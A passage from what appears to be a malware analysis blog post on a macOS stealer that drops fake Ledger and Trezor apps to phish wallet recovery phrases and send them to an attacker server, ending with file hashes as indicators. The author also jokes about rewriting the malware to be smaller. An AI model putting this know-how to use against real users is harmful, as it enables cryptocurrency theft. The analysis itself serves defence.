
Once the victim enters their recovery phrase and clicks RESTORE ACCESS, the phrase is exfiltrated as JSON to the attacker-controlled server.
Trezor
The Trezor phishing application behaves almost identically. It impersonates Trezor Suite, prompts the victim for their recovery seed phrase, and sends the data to the attacker.



The underlying code is nearly identical to the Ledger version, but loads a different phishing endpoint:
1 | import webview |
That’s all. After installing two fake cold wallet applications, the other temporary files are removed from the system, leaving a minimal footprint.
Improvement?
The fake login screen app Screen-Lock.dmg is truly a masterpiece. It’s one of the best things since sliced bread — small, visually identical to the legitimate macOS login screen, and written natively in Swift.

The other apps feel pretty half-baked. Despite being easily written in Python, those two binaries are so heavy that they take ages to download on my slow internet potato. I even had to debug the stealer script just to understand what was wrong with it 😂.
I tried to rewrite them in Swift to reduce their size, but that thing scared me. To compile Swift, you need swiftc, which requires this Apple’s equivalent of Microsoft Visual Studio called Xcode. It tried to pull ~25 GB of stuff into my 32 GB potato VM lmao.

So I switched to plan B.
I headed to the Rust official page, grabbed its toolchain — rustup and the gangs then tried to compile my small snippet:

It failed successfully. Rust requires cc to able to compile the source code, and cc is part of Xcode. Once again, ~25 GB is inevitable.

After all of that, I think Python is not a bad idea… Wait, it doesn’t requires Xcode, right?
Indicators of Compromise (IOCs)
| File Name | SHA256 |
|---|---|
| Screen-Lock.dmg | 2527e0171189b5742e6c6e7456d84ecf31113af48c3ecec0742bb6c9e6ee94d3 |
| Ledger-Live.dmg | e3222e1c7553679c3e9ba75f607969987f7c355b32bbcfff83dcbd63a37c413e |
| Trezor-Suite.dmg | 48a066e16fbfc652e8ead89190f5fd7113a5c547e9cf97f59885354657b34446 |
References
Breaking the Base: AMOS Stealer’s Custom Base64 Secrets Exposed